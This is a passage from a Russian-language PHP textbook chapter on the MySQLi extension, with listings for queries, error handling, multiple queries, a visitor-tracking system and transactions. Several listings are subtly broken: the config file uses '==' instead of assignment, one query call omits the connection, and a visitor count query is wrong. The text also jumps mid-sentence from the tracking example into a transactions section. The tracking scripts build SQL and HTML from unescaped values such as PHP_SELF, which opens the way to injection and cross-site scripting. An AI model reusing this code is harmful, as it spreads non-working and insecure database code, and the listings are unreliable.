Как упоминалось ранее, эта глава служит лишь кратким введением для тех, кто не знаком с SQL, и предназначена для того, чтобы облегчить понимание примеров следующей главы. Несмотря на то что это весьма простой в чтении язык, его полное описание требует целой книги. Тем, кто заинтересован в более глубоком его изучении, рекомендуется посетить Web-сайт MySQL по адресу `www.mysql.com` либо прочесть книгу Поля Дюбуа "MySQL, 2-е издание", выпущенную издательским домом "Вильямс". Оба ресурса великолепно разъясняют все эти темы, которые, возможно, не в полной мере раскрыты в настоящей главе, и окажут вам незаменимую помощь при разработке Web-приложений на PHP.

ГЛАВА

24

Использование MySQL в PHP

В ЭТОЙ ГЛАВЕ...

- Выполнение запросов в PHP
- Обработчик сеансов MySQLi
- Пользовательский обработчик сеансов

Расширение MySQLi — это переработанная версия существующего в течение многих лет и широко используемого расширения MySQL. Оно значительно развило и дополнило своего успешного предшественника. В этой главе мы познакомим вас с новым расширением, а также рассмотрим сходства и различия между расширениями MySQLi и MySQL.

На первый взгляд расширение MySQLi очень похоже на своего предшественника. Большинство функций, доступных в старом расширении MySQL, по-прежнему доступно и в расширении MySQLi. Немного изменились названия функций (например, вместо функции `mysql_query()` старого расширения в новом расширении используется функция `mysqli_query()`) и исчезло понятие соединения по умолчанию. То есть, в отличие от старого расширения MySQL (в котором не требуется явного указания соединения с базой данных), в расширении MySQLi в каждом вызове функции требуется указывать идентификатор соединения с базой данных в качестве ее первого параметра. В листинге 24.1 приведен пример выполнения запроса в старом расширении MySQL.

Листинг 24.1. Пример использования старого расширения MySQL

```
<?php
 mysql_connect("localhost", "username", "password");
 mysql_select_db("mydatabase");

 $result = mysql_query("SELECT * FROM mytable");

 while($row = mysql_fetch_array($result)) {
   foreach($row as $key=>$value) {
      echo "$key = $value<BR/>\n";
   }
 }
 mysql_free_result($result);
 mysql_close();
?>
```

В PHP 5 этот же код, переписанный с использованием расширения MySQLi, выглядит так, как показано в листинге 24.2.

Листинг 24.2. Пример, использующий расширение MySQLi

```
<?php
 $mysqli = mysqli_connect("localhost", "username", "password",
                          "mydatabase", 3306);

 $result = mysqli_query($mysqli, "SELECT * FROM mytable");

 while($row = mysqli_fetch_array($result)) {
   foreach($row as $key => $value) {
      echo "$key = $value</BR>\n";
   }
 }
 mysqli_free_result($result);
 mysqli_close($mysqli);
?>
```

Как видите, для большей части существующего MySQL-кода переход к новому расширению осуществляется достаточно просто.

Как и большинство новых расширений PHP 5, расширение MySQLi поддерживает двойной синтаксис — функциональный и объектно-ориентированный. При использовании объектно-ориентированного синтаксиса методам не нужно передавать ресурсы, представляющие соединение с базой данных и результат запроса, — соответствующие методы вызываются непосредственно из самих результирующих переменных, как показано в листинге 24.3.

Листинг 24.3. Использование объектно-ориентированного синтаксиса MySQLi

```
<?php
 $mysqli = new mysqli("localhost", "username", "password",
                      "mydatabase", 3306);

 $result = $mysqli->query("SELECT * FROM mytable");

 while($row = $result->fetch_array()) {
   foreach($row as $key => $value) {
      echo "$key = $value<BR/>\n";
   }
 }
 $result->close();
 $mysqli->close();
?>
```

НА ЗАМЕТКУ

Ради простоты в этой главе рассматривается только процедурный синтаксис расширения MySQLi. За полным описанием объектно-ориентированного синтаксиса обращайтесь в справочное руководство по PHP, доступное по адресу `http://www.php.net/mysqli`.

Наряду со всеми улучшениями новое расширение MySQLi имеет одно существенное отличие от своего предшественника, которое связано с обратной совместимостью — это расширение совместимо только с версиями MySQL 4.1 и выше. Для более старых версий MySQL необходимо по-прежнему использовать старое расширение. Несмотря на это некоторое неудобство, данное изменение в то же время подразумевает, что теперь можно использовать многие из самых последних и значительных достижений сервера MySQL. Эти новые возможности, среди которых подготовленные операторы, транзакции и многое другое, будут обсуждаться на протяжении всей этой главы. Но сначала нам необходимо исследовать основы использования этого мощного расширения.

Выполнение запросов в PHP

Почти в каждом Web-приложении требуется сохранять данные тем или иным образом. Этими данными могут быть информация корзины с покупками в Web-магазине, котировки или что-либо еще, что только можно себе вообразить. В предыдущих главах мы обходили эту проблему стороной или использовали простые текстовые файлы для сохранения минимального количества данных. Но, несмотря на работоспособность, это существенно ограничивает возможности ваших программ.

В реальных Web-приложениях почти все данные хранятся в реляционной базе данных наподобие MySQL. В предыдущей главе вы познакомились с системой управления базами данных MySQL и использованием языка SQL для сохранения и извлечения информации из базы данных. В этой главе на основе полученных знаний мы познакомимся с тем, как с помощью расширения MySQLi в PHP-сценариях можно воспользоваться преимуществами MySQL. Для выполнения примеров из этой главы вам потребуется работающий сервер MySQL, возможность создания таблиц баз данных на этом сервере и установленное расширение MySQLi. За помощью по включению поддержки MySQL в PHP обращайтесь в приложение А.

Основы MySQLi

MySQLi, как и сам MySQL, является очень надежным расширением, позволяющим использовать почти все возможности сервера MySQL. В результате это расширение и его использование могут показаться на первый взгляд несколько запутанными. Однако, подобно большинству сложных проблем, если его разбить на мелкие, легкие в понимании части (чем мы и займемся в этой главе), то окажется, что с ним очень просто работать.

Для начала рассмотрим основные шаги, которые необходимо предпринять для доступа к базе данных MySQL из PHP-сценария:

1. Подключиться к базе данных MySQL.
2. Выбрать базу данных для использования.
3. Выполнить требуемые SQL-запросы.
4. Извлечь данные, возвращаемые SQL-запросами.
5. Закрыть соединение с базой данных.

Обратите внимание на то, что примерно такие же шаги нужно было бы выполнить при работе с клиентом MySQL, рассмотренным в предыдущей главе. Фактически, каждый из этих шагов может быть представлен одной функцией.

Подключение к базе данных

Первым шагом при работе в PHP с базой данных является установление связи с сервером баз данных. При работе с MySQL непосредственно из командной строки это аналогично выполнению клиентского приложения; в PHP, однако, это осуществляется вызовом функции `mysqli_connect()`. Эта функция имеет следующий синтаксис:

```
mysqli_connect([$hostname [, $username [, $password
                [, $dbname [, $port [, $socket]]]]]]);
```

Как видите, функция `mysqli_connect()` принимает несколько параметров, каждый из которых является необязательным, и большинство из которых не требуют пояснений. Первый параметр `$hostname` представляет собой имя хоста, где расположен сервер баз данных. Так как чаще всего сервер MySQL расположен на том же компьютере, что и Web-сервер, этот параметр обычно равен значению `"localhost"`. Следующие два параметра, `$username` и `$password`, представляют имя пользователя и пароль, используемые для аутентификации на сервере MySQL. Четвертый параметр, `$dbname`, — это строка, содержащая имя базы данных, используемой по умолчанию. Последние два

параметра, $port и $socket, используемые совместно с параметром $hostname, указывают конкретный порт или сокет, которые будут использоваться при подключении к серверу.

При вызове функция mysqli_connect() пытается подключиться к серверу MySQL, используя переданные ей параметры. Эта функция возвращает идентификатор соединения с базой данных при успешном завершении или значение false в случае ошибки.

НА ЗАМЕТКУ

Нельзя отбрасывать идентификатор соединения, возвращаемый функцией mysqli_connect(). В отличие от предыдущих версий PHP, идентификатор соединения необходимо указывать в качестве параметра для каждой операции с базой данных.

Вообще говоря, этой функции требуется как минимум три параметра ($hostname, $username и $password); однако нередко встречается и четвертый параметр, $dbname, который применяется для выбора базы данных по умолчанию.

Выбор базы данных

Говоря о выборе базы данных для использования, уместно обратить внимание на тот факт, что база данных не обязательно должна выбираться с помощью функции mysqli_connect(). После создания соединения текущую базу данных можно указать посредством функции mysqli_select_db() подобно тому, как в MySQL-клиенте это можно сделать при помощи SQL-оператора USE.

Синтаксис функции mysqli_select_db() выглядит следующим образом:

```
mysqli_select_db($link, $dbname);
```

где $link — это идентификатор соединения с базой данных, возвращаемый функцией mysqli_connect(), а $dbname — строка, содержащая имя выбираемой базы данных. Эта функция возвращает значение true в случае успешного завершения и false в случае возникновения ошибки.

Выполнение стандартных запросов

После того как мы познакомились с тем, как подключаться к серверу MySQL и как выбирать текущую базу данных для использования, самое время начать выполнять SQL-запросы в эту базу. Для выполнения запросов мы будем использовать функцию mysqli_query(), имеющую следующий синтаксис:

```
mysqli_query($link, $query [, $resultmode]);
```

где $link — это соединение с базой данных, а $query — строка, которая содержит один SQL-запрос без завершающей точки с запятой (;) или символа (\g). Необязательный третий параметр $resultmode определяет то, как результат запроса будет передан обратно в PHP. Этот параметр задается константами MYSQLI_USE_RESULT или MYSQLI_STORE_RESULT (значение по умолчанию). Он используется для указания того, нужно ли копировать в память весь результирующий набор данных запроса (STORE_RESULT) или только текущую строку результирующего набора. На практике сохранение в памяти всего результата запроса целиком позволяет в сценариях иметь произвольный доступ к любой строке результирующего набора. В противном случае

строки можно извлекать только последовательно. Общепринятой практикой является игнорирование этого параметра, если только вы не работаете с очень большими наборами данных. При успешном завершении функция mysqli_query() возвращает ресурс, представляющий результат запроса, а в случае возникновении ошибки — значение false.

Выборка строк результата запроса

При выполнении таких запросов, как INSERT или UPDATE, которые модифицируют таблицы базы данных, как правило, возвращаемых данных нет. В то же время запросы, подобные SELECT, которые извлекают информацию из базы данных, требуют каким-либо образом обеспечить доступ к возвращаемым данным. Для возврата в PHP строк результирующего набора существует несколько возможностей, каждая из которых по-своему полезна в зависимости от конкретной ситуации.

Наиболее общей из функций, связанных с извлечением данных из результата запроса, является mysqli_fetch_array(). Синтаксис этой функции показан ниже.

```
mysqli_fetch_array($result [, $array_type])
```

где $result представляет собой результат запроса, возвращаемый функцией mysqli_query(), а необязательный параметр $array_type — это одна из следующих констант:

MYSQLI_ASSOC	Возвратить ассоциативный массив.
MYSQLI_NUM	Возвратить массив с числовыми индексами.
MYSQLI_BOTH	Возвратить оба массива.

Если этот параметр не указан, то значением по умолчанию будет константа MYSQLI_BOTH.

Использовать эту функцию в PHP-сценариях очень просто. После того как запрос выполнен с помощью функции mysqli_query(), результат этого запроса передается функции mysqli_fetch_array(), которая возвращает одну строку из результирующей таблицы. Каждый последующий вызов функции mysqli_fetch_array() будет возвращать очередную строку результирующей таблицы до тех пор, пока все строки таблицы не будут извлечены, после чего функция mysqli_fetch_array() возвратит булевское значение false.

Функция mysqli_fetch_array(), как и следует из ее названия, возвращает каждую строку в виде массива. Тип этого массива, однако, зависит от необязательного параметра $array_type. В случае если указана константа MYSQLI_ASSOC, функция mysqli_fetch_array() возвратит ассоциативный массив, ключи которого представляют собой имена столбцов результирующего набора, а значениями являются соответствующие значения столбцов текущей строки. С другой стороны, если используется константа MYSQLI_NUM, функция mysqli_fetch_array() возвратит пронумерованный массив, представляющий текущую строку, в котором нулевому индексу соответствует первый столбец, индексу 1 — второй и так далее. Последняя константа MYSQLI_BOTH (константа по умолчанию), в полном соответствии со своим именем, возвратит массив, который содержит как ассоциативные, так и числовые ключи, а также соответствующие значения текущей строки результирующего набора.

НА ЗАМЕТКУ

Вместе с функцией mysqli_fetch_array() PHP также предоставляет функции mysqli_fetch_row() и mysqli_fetch_assoc(). Эти функции принимают один параметр — указатель на результат запроса, возвращаемый функцией mysqli_query(), а возвращают они либо пронумерованный, либо ассоциативный массив.

Функция mysqli_fetch_row() аналогична вызову функции mysqli_fetch_array() с параметром $array_type, равным константе MYSQLI_NUM.

Точно так же функция mysqli_fetch_assoc() аналогична вызову mysqi_fetch_array() с параметром MYSQLI_ASSOC.

Чтобы проиллюстрировать использование функции mysqli_fetch_array(), рассмотрим следующий пример, в котором извлекаются все строки результата гипотетического запроса в простую HTML-таблицу (см. листинг 24.4).

Листинг 24.4. Использование функции mysqli_fetch_array()

```
<?php
 $link = mysqli_connect("localhost", "username", "password");
 if(!$link) {
   trigger_error("Невозможно подключиться к базе данных", E_USER_ERROR);
 }

 mysqli_select_db($link, "unleashed");
 $result = mysqli_query("SELECT first, last FROM members");
 if(!$result) {
   trigger_error("Невозможно выполнить указанный запрос", E_USER_ERROR);
 }

 echo "<TABLE><TR><TD>Имя</TD><TD>Фамилия</TD></TR>";
 while($row = mysqli_fetch_array($result)) {
   echo "<TR>";
   echo "<TD>{$row['first']}</TD><TD>{$row['last']}</TD>";
   echo "</TR>";
 }
 echo "</TABLE>";
 mysqli_close($link);
?>
```

Как видно из листинга 24.4, сначала при помощи функции mysqli_connect() осуществляется подключение к базе данных MySQL, после чего, используя функцию mysqli_select_db(), выбирается база данных unleashed. После того как база данных выбрана, с помощью функции mysqli_query() выполняется запрос SELECT для выборки имени и фамилии из гипотетической таблицы members.

В этом месте переменная $result содержит ресурс, представляющий результирующий набор запроса SELECT first, last FROM members. Для извлечения данных из результирующего набора используется функция mysqli_fetch_array(), которая возвращает первую строку набора и сохраняет ее в массиве, указанном в переменной $row. Затем значения этой строки выводятся на экран, и процесс продолжается до тех пор, пока не будут выбраны все строки результирующего набора.

В определенных случаях необходимо иметь не последовательный, а произвольный доступ к любой строке результирующего набора. Для этого потребуется с помощью функции `mysqli_data_seek()` переместить указатель "текущей" строки, которую извлекает функция типа `mysqli_fetch_array()`.

Синтаксис функции `mysqli_data_seek()` выглядит следующим образом:

```
mysqli_data_seek($result, $row_num);
```

где `$result` — это результат запроса, а `$row_num` — номер строки, на которую необходимо переместить указатель.

НА ЗАМЕТКУ

Как было указано ранее, функция `mysqli_data_seek()` доступна только тогда, когда результат запроса сохранен в памяти целиком посредством передачи функции `mysqli_query()` или ей подобной константы `MYSQLI_STORE_RESULT`.

Подсчет количества строк и столбцов

Часто бывает необходимо знать, сколько строк или столбцов существует в результирующем наборе. Для этих целей MySQLi предоставляет функции `mysql_num_rows()` и `mysqli_num_fields()`, синтаксис которых показан ниже.

```
mysqli_num_rows($result)
mysqli_num_fields($result)
```

где `$result` представляет собой результирующий набор данных. Каждая из этих функций возвращает общее количество, соответственно, строк и столбцов указанного результирующего набора. Если результат запроса не содержит ни одной строки или произошла ошибка, то эти функции вернут значение `false`.

Освобождение памяти

Результат запроса сохраняется в памяти до тех пор, пока сценарий, выполнивший этот запрос, не завершит свою работу. Хотя это приемлемо в большинстве случаев, однако при работе с запросами, возвращающими большие наборы данных, необходимо освобождать память, занимаемую результатом запроса. Это можно сделать при помощи функции `mysqli_free_result()` следующим образом:

```
mysqli_free_result($result)
```

Здесь `$result` — ресурс, представляющий результат запроса. Как уже упоминалось ранее, освобождать память, занимаемую результатом запроса, необязательно. Однако освобождение памяти, когда результирующий набор больше не нужен, является хорошей привычкой.

НА ЗАМЕТКУ

Функция `unset()` не освобождает результат запроса! Необходимо использовать функцию `mysqli_free_result()`.

Сообщения об ошибке

После того как мы познакомились с основами использования расширения MySQLi, прежде чем двигаться дальше, давайте обсудим средства, которые используются в случае возникновения ошибок.

Первым шагом в обработке ошибок является вскрытие самого факта, что ошибка произошла. Хотя иногда это очевидно (сообщение об ошибке выводится на экран), в большинстве случаев функция, в которой произошла ошибка, не выводит видимых предупреждений или ошибок. Вместо этого данная функция MySQLi возвращает булевское значение `false` взамен требуемого ресурса или ожидаемого значения. При возникновении ситуации подобного рода расширение MySQLi предоставляет сценарию целочисленный код ошибки, а также строку с описанием этой ошибки. Для получения этих значений используются функции `mysqli_errno()` и `mysqli_error()`. Эти функции имеют следующий синтаксис:

```
mysqli_errno($link);
mysqli_error($link);
```

В обоих случаях `$link` – это ресурс, представляющий соединение с базой данных. Эти функции возвращают код и описание ошибки самой последней операции с базой данных, связанной с указанным соединением.

НА ЗАМЕТКУ

Как вы уже, возможно, заметили, для работы функций, возвращающих информацию об ошибке, необходимо, чтобы соединение с базой данных действительно существовало. Следовательно, эти функции нельзя использовать для определения причины ошибки, возникающей при вызове функции `mysqli_connect()`. Взамен следует применять функции `mysqli_connect_errno()` и `mysqli_connect_error()`, которые не принимают параметров.

Применение функций расширения MySQLi, возвращающих информацию об ошибке, демонстрируется в листинге 24.5.

Листинг 24.5. Использование функций `mysqli_error()` и `mysqli_errno()`

```
<?php
 $link = mysqli_connect("hostname", "username", "password", "mydatabase");

 if(!$link) {
   $mysql_error = "Ошибка подключения: " . mysqli_connect_error();
   die($mysql_error);
 }

 $result = mysqli_query($link, "SELECT * FROM foo");

 if(!$result) {
   $errno = mysqli_errno($link);
   $error = mysqli_error($link);
   die("Ошибка запроса: $error (код ошибки: $errno)");
 }
?>
```

Обратите внимание, что в этом примере есть два возможных места, в которых может произойти ошибка. Первое — это вызов функции `mysqli_connect()`. Поскольку из-за этой ошибки сценарий останется без рабочего соединения с базой данных, для получения информации об этой ошибке необходимо использовать функции `mysqli_connect_error()` и `mysqli_connect_errno()`. Вторым местом, где возможно возникновение ошибки, является вызов функции `mysqli_query()`. Здесь, однако, для выяснения причины, почему запрос завершился неудачей, уже можно пользоваться упомянутыми выше функциями сообщения об ошибке.

Закрытие соединения с базой данных

Хотя при завершении работы сценария PHP автоматически закрывает все оставшиеся к тому времени открытыми соединения с базами данных, соединение можно также закрыть явно с помощью функции `mysqli_close()`, которая имеет следующий синтаксис:

```
mysqli_close($link)
```

где `$link` — это ресурс, представляющий собой соединение с базой данных, которое необходимо разорвать.

Выполнение множественных запросов

Одной из возможностей, которой больше всего не хватало старому расширению MySQL, является поддержка выполнения нескольких запросов в одной PHP-команде. В MySQLi такая операция стала возможна благодаря функции `mysqli_multi_query()`. Синтаксис этой функции показан ниже.

```
mysqli_multi_query($link, $queries);
```

Здесь `$link` — это соединение с базой данных, а `$queries` — один или более SQL-запросов, разделенных точкой с запятой. По завершении функция `mysqli_multi_query()` возвращает булевское значение, показывающее успешность выполнения операции.

Обратите внимание на тот факт, что в отличие от функции `mysqli_query()`, функция `mysqli_multi_query()` не возвращает результат непосредственно. Для получения первого результирующего набора множественного запроса необходимо воспользоваться одной из функций `mysqli_store_result()` или `mysqli_use_result()`. Аналогично параметру `$resultmode` функции `mysqli_query()` эти функции определяют способ доступа клиента MySQL к данным результирующего набора. Синтаксис этих функций такой:

```
mysqli_store_result($link);
mysqli_use_result($link);
```

где `$link` — это соединение MySQLi с базой данных. По завершении эти функции возвращают ресурс, представляющий результирующий набор. Этот ресурс затем можно использовать для выборки отдельных строк с помощью MySQLi API, как обычно.

Поскольку функция `mysqli_multi_query()` выполняет переданные ей запросы последовательно, в результате можно извлечь один или несколько результирующих наборов. Первый из этих наборов доступен непосредственно после выполнения функции `mysqli_multi_query()`. Для перехода к следующему набору существуют две функ-

ции. Первая из этих функций — функция mysqli_more_results() со следующим синтаксисом:

```
mysqli_more_results($link);
```

Здесь $link — это соединение с базой данных. Эта функция возвращает булевское значение, показывающее, есть ли еще результирующие наборы, ожидающие обработки. Если есть, то для доступа к следующему набору используется функция mysqli_next_result():

```
mysqli_next_result($link);
```

где $link — соединение с базой данных. Эта функция делает текущим следующий доступный результирующий набор, который затем может быть выбран при помощи функций mysqli_store_result() или mysqli_use_result().

Чтобы продемонстрировать выполнение множественных запросов, рассмотрим пример, представленный в листинге 24.6.

Листинг 24.6. Использование MySQLi для множественных запросов

```
<?php
 $mysqli = new mysqli("localhost", "username", "password",
                      "mydatabase", 3306);
 $queries = "SELECT * FROM mytable; SELECT * FROM anothertable";

 if(mysqli_multi_query($mysqli, $queries)) {
   do {
      if($result = mysqli_store_result($mysqli)) {
         while($row = mysqli_fetch_row($result)) {
            foreach($row as $key => $value) {
               echo "$key => $value<BR/>\n";
            }
         }
         mysqli_free_result($result);
      }

      if(mysqli_more_results($mysqli)) {
         echo "<BR/>\nСледующий результирующий набор<BR/>\n";
      }

   } while(mysqli_next_result($mysqli));

 }
 mysqli_close($mysqli);
?>
```

Разработка системы учета посетителей

Теперь, после того, как мы познакомились с основными функциями расширения MySQLi для взаимодействия с базой данных, рассмотрим практический пример. Целью этого примера является создание прозрачной системы учета посещений вашего Web-сайта. Эта система должна уметь отслеживать информацию о том, откуда пришел конкретный посетитель, какое место сайта он посетил, а также другие статистические данные.

Первым шагом при создании любого Web-приложения баз данных является проектирование лежащей в его основе базы данных. Для этого конкретного приложения нам потребуется база данных с двумя таблицами: таблицей tracker, содержащей специфическую учетную информацию для каждого посетителя, и таблицей tracker_ips, содержащей IP-адреса посетителей и их идентификаторы сеансов. Структура этих таблиц определяется следующими SQL-операторами CREATE:

```
CREATE TABLE tracker(sess_id varchar(32), page varchar(255),
                     time timestamp);
CREATE TABLE tracker_ips(sess_id varchar(32) PRIMARY KEY, ip varchar(15));
```

Теперь, после того, как все таблицы созданы, напишем несколько PHP-сценариев, которые будут использоваться в этой программе. Первый из этих сценариев называется connect.inc и содержит информацию о регистрации и подключению к базе данных MySQL. В листинге 24.7 приведен код из файла connect.inc.

Листинг 24.7. Файл connect.inc

```
<?php
 $mysql['username'] == "username";
 $mysql['password'] == "password";
 $mysql['database'] == "unleashed";
 $mysql['host'] == "localhost";
 $mysql['port'] == NULL;
 $mysql['socket'] == NULL;
?>
```

Файл connect.inc сам по себе не очень-то полезен. Этот файл предназначен для включения в сценарий tracker.inc, показанный ниже в листинге 24.8.

Листинг 24.8. Файл tracker.inc

```
<?php
 require_once('connect.inc');

 function query_array($query, $link) {
   $result = mysqli_query($link, $query);
   if(!$result) {
      trigger_error("Ошибка при выполнении запроса, невозможно заполнить
массив");
   }
   $variable = array();
   while(($data = mysqli_fetch_array($result))) {
      $variable[] = $data;
   }
   mysqli_free_result($result);
   return $variable;
 }

 function connect_db() {
   global $mysql;
   $link = mysqli_connect($mysql['host'],
   $mysql['username'],
```

```
   $mysql['password'],
   $mysql['port'],
   $mysql['socket']);
   if(!$link) {
      trigger_error("Ошибка при подключении к серверу MySQL.");
   }
   if(!mysqli_select_db($link, $mysql['database'])) {
      $error = mysqli_error($link);
      $errno = mysqli_errno($link);
      trigger_error("Ошибка при выборе базы данных " .
                    "(сообщение об ошибке: $error [код ошибки: $errno])");
   }
   return $link;
 }
?>
```

В этом сценарии определены две функции — query_array() и connect_db(). Эти функции — просто оболочки для рассмотренных нами ранее функций MySQLi, которые будут использоваться далее в разных местах нашего сценария.

Первым делом любой сценарий подключается к базе данных. Поэтому всю логику, связанную с подключением к базе данных, мы поместили в функцию connect_db(). В этой функции используется глобальный массив $mysql, определенный во включаемом файле connect.inc.

Помимо подключения к базе данных, двумя другими стандартными операциями являются выполнение запроса к базе данных и выборка результатов запроса в массив. Для выполнения этих операций предназначена функция query_array(). Эта функция получает SQL-запрос (параметр $query) и соединение с базой данных (параметр $link), а возвращает многомерный массив, содержащий весь результирующий набор целиком.

Следующий сценарий предоставляет функции для учета посетителей Web-сайта. Код для этого файла (tracker.php) показан в листинге 24.9.

Листинг 24.9. Файл tracker.php

```
<?php

 require_once("tracker.inc");

 $link = connect_db();
 session_start();

 $query = "SELECT sess_id FROM tracker_ips WHERE sess_id='" .
          session_id() . "'";
 $result = mysqli_query($link, $query);

 if(!$result) {
   $error = mysqli_error($link);
   $errno = mysqli_errno($link);

   trigger_error("Ошибка при выполнении запроса (ошибка: $error [код:
$errno])");
 }
```

```
if(mysqli_num_rows($result) == 0) {
  $ip = $_SERVER['REMOTE_ADDR'];
  $query = "INSERT INTO tracker_ips VALUES('".session_id()."', '$ip')";
  mysqli_query($link, $query);
  $_SESSION['tracking'] = true;
}
$current_page = $_SERVER['PHP_SELF'];
$query = "INSERT INTO tracker VALUES('" .
         session_id() .
         "', '$current_page', NULL)";
mysqli_query($link, $query);
mysqli_close($link);
?>
```

Как видите, в этом сценарии используется обсуждаемый ранее файл `tracker.inc`. Этот сценарий обеспечивает все функциональные возможности системы учета посетителей и предназначен для включения в каждую Web-страницу, посещения которой предполагается отслеживать.

Вспомним теперь о двух таблицах нашей базы данных — `tracker` и `tracker_ips`. В нашей системе учета таблица `tracker_ips` используется при обращении к каждой Web-странице для поиска в ней IP-адреса посетителя. Если в таблице записи с этим IP-адресом нет, то такая запись добавляется в эту таблицу. В любом случае страница, которую посетили, также добавляется в таблицу `tracker`. Этот процесс отражен в листинге 24.9. В предположении, что все три рассмотренных файла находятся в пути включаемых файлов, отслеживать посещения любой страницы сайта теперь можно, просто включив в эти страницы код сценария `tracker.php`.

НА ЗАМЕТКУ

В целях безопасности настоятельно рекомендуется хранить файл `connect.inc` вне пределов корневого каталога HTML-документов вашего Web-сервера. В противном случае возможна ситуация, когда любой клиент может запросить этот файл с Web-сервера и получить все ваши регистрационные данные!

Хотя мы и создали набор функций, который позволяет наполнять базу данных информацией о посетителях, от него мало пользы без соответствующего представления этих данных. Чтобы извлечь какую-либо пользу из этого сценария, мы должны уметь показать эти данные в понятном виде. Этот интерфейс обеспечивается двумя дополнительными PHP-сценариями, которые мы сейчас обсудим. Начнем с листинга 24.10.

Листинг 24.10. Сценарий `stats.php`

```
<?php
 require_once('tracker.php');
 $link = connect_db();
 $query = "SELECT COUNT(ip) as visitors
           FROM tracker_ips
           GROUP BY ip";
 $result = mysqli_query($link, $query);
 $total_visitors = mysqli_fetch_object($result)->visitors;
```

```
mysqli_free_result($result);
$query = "SELECT page, count(page) AS visits
          FROM tracker
          GROUP BY page
          ORDER BY visits DESC";
$total_per_page = query_array($query, $link);

$query = "SELECT ip, count(page) as views
          FROM tracker, tracker_ips
          WHERE tracker.sess_id = tracker_ips.sess_id
          GROUP BY ip
          ORDER BY views DESC";
$views_per_ip = query_array($query, $link);
mysqli_close($link);
?>
<HTML>
<HEAD>
<TITLE>Статистика посещений</TITLE>
</HEAD>
<BODY>
 <CENTER>
 <H2>Статистика посещений</H2>
 Общее количество посетителей: <B><?php echo $total_visitors; ?></B>
 <BR>
 <H3>Количество посетителей каждой страницы</H3>
 <TABLE CELLPADDING=0 CELLSPACING=5 BORDER=1>
 <TR>
 <TD><B>Страница</B></TD><TD><B>Количество посетителей</B></TD>
 </TR>
 <?php foreach($total_per_page as $row) {
 echo "<TR>";
 echo "<TD>{$row['page']}</TD><TD>{$row['visits']}</TD>";
 echo "</TR>";
 }
 ?>
 </TABLE>
 <BR>
 <H3>Количество посещений с одного IP-адреса</H3>
 <TABLE CELLPADDING=0 CELLSPACING=5 BORDER=1>
 <TR>
 <TD><B>IP-адрес</B></TD><TD><B>Количество посещений</B></TD>
 </TR>
 <?php foreach($views_per_ip as $row) {
 $url = "<A HREF='ip_stats.php?ip={$row['ip']}'>{$row['ip']}</A>";
 echo "<TR>";
 echo "<TD>$url</TD><TD>{$row['views']}</TD>";
 echo "</TR>";
 }
 ?>
 </TABLE></CENTER>
</BODY></HTML>
```

Этот сценарий, который мы назвали stats.php, предоставляет высокоуровневый интерфейс к двум таблицам, в которых хранится вся вышеуказанная информация о посещениях. В этом сценарии выполняется три отдельных запроса, каждый из которых предоставляет различный набор данных, которые затем выводятся в виде HTML-документа.

Первый из этих запросов самый простой. Он подсчитывает общее количество посетителей Web-сайта путем выполнения следующего запроса к таблице tracker_ips:

```
SELECT COUNT(ip) as visitors FROM tracker_ips GROUP BY ip
```

Поскольку этот запрос возвращает единственную строку, содержащую один столбец, извлечение этого значения можно упростить путем выборки результирующего набора в виде объекта. Поскольку на свойства объекта можно ссылаться непосредственно из возвращаемого значения, для занесения результата запроса в переменную $total_visitors применяется следующая строка кода:

```
$total_visitors = mysqli_fetch_object($result)->visitors;
```

Второй запрос подсчитывает количество посещений каждой страницы и выглядит следующим образом:

```
SELECT page, count(page) AS visits FROM tracker GROUP BY page ORDER BY
visits DESC
```

Поскольку результат этого запроса содержит более одной строки и одного столбца, необходимо использовать стандартные методы выборки результирующего набора. Здесь мы наконец-то воспользуемся функцией query_array(), представленной ранее в листинге 24.8.

Заключительный, третий, запрос используется для получения еще одной полезной порции информации — сколько страниц просмотрел каждый пользователь, посетивший Web-сайт. Это достигается выполнением следующего запроса к базе данных:

```
SELECT ip, count(page) as views
 FROM tracker, tracker_ips
 WHERE tracker.sess_id = tracker_ips.sess_id
 GROUP BY ip
 ORDER BY views DESC
```

Теперь все данные для вывода у нас под рукой и оставшаяся часть сценария не требует пояснений. Результирующая HTML-страница выглядит в браузере примерно так, как показано на рис. 24.1.

Хотя формирование этой страницы состоит из простого просмотра массива и HTML, все же последняя таблица этой страницы (таблица, содержащая количество просмотров для каждого IP-адреса) заслуживает отдельного обсуждения. Обратите внимание, что каждый IP-адрес отображается в виде ссылки на вспомогательный PHP-сценарий ip_stats.php. Эта ссылка позволяет заглянуть внутрь базы данных и в точности определить, какие страницы Web-сайта посещались и в какой последовательности.

В сценарии stats.php видно, что HTML-ссылка для каждого IP-адреса передает этот адрес методом GET сценарию ip_stats.php , который показан в листинге 24.11.

выполнения операции. Для того чтобы определить текущее состояние режима автоматической фиксации на сервере, можно использовать следующий SQL-оператор:

```
SELECT @@autocommit
```

Он возвращает одну строку и один столбец, значением которого является 1, если этот режим разрешен, и 0 в противном случае.

Для того чтобы можно было использовать транзакции, необходимо отключить режим автоматической фиксации, вызвав функцию `mysqli_autocommit()` с аргументом `false`. После того, как этот режим отключен, для записи на диск любых изменений в таблицах, поддерживающих транзакции, необходимо будет явно фиксировать транзакции. Для этой цели используется функция `mysqli_commit()`, которой передается соединение с базой данных в качестве ее единственного параметра:

```
mysqli_commit($link);
```

Как упоминалось в начале этого раздела, применение транзакций позволяет гарантировать, что последовательность SQL-операций либо выполнится вся полностью, либо не выполнится ни одна операция этой последовательности. Любые изменения, произведенные после последнего вызова функции `mysqli_commit()`, можно отменить (или "откатить") с помощью функции `mysqli_rollback()`. Эта функция имеет следующий синтаксис:

```
mysqli_rollback($link);
```

В сценарии, приведенном в листинге 24.14, при помощи этих функций показано, как работать с транзакциями.

Листинг 24.14. Использование транзакций в MySQLi

```
<?php
 $mysqli = new mysqli("localhost", "username", "password",
                      "mydatabase", 3306);
 $query = "CREATE TEMPORARY
           TABLE friends (name VARCHAR(50), age INT) TYPE=InnoDb";

 mysqli_query($mysqli, $query);
 mysqli_autocommit($mysqli, false);

 $friends = array(
                 array("name" => "Max",
                       "age" => 22),
                 array("name" => "Cliff",
                       "age" => 45),
                 array("name" => "Hollie",
                       "age" => 18));
 foreach($friends as $friend) {
   $query = "INSERT INTO friends VALUES('{$friend['name']}',
                                        {$friend['age']})";
   mysqli_query($mysqli, $query);
 }
 mysqli_commit($mysqli);
 $result = mysqli_query($mysqli, "SELECT COUNT(*) FROM friends");
 $rows = mysqli_num_rows($result);
```

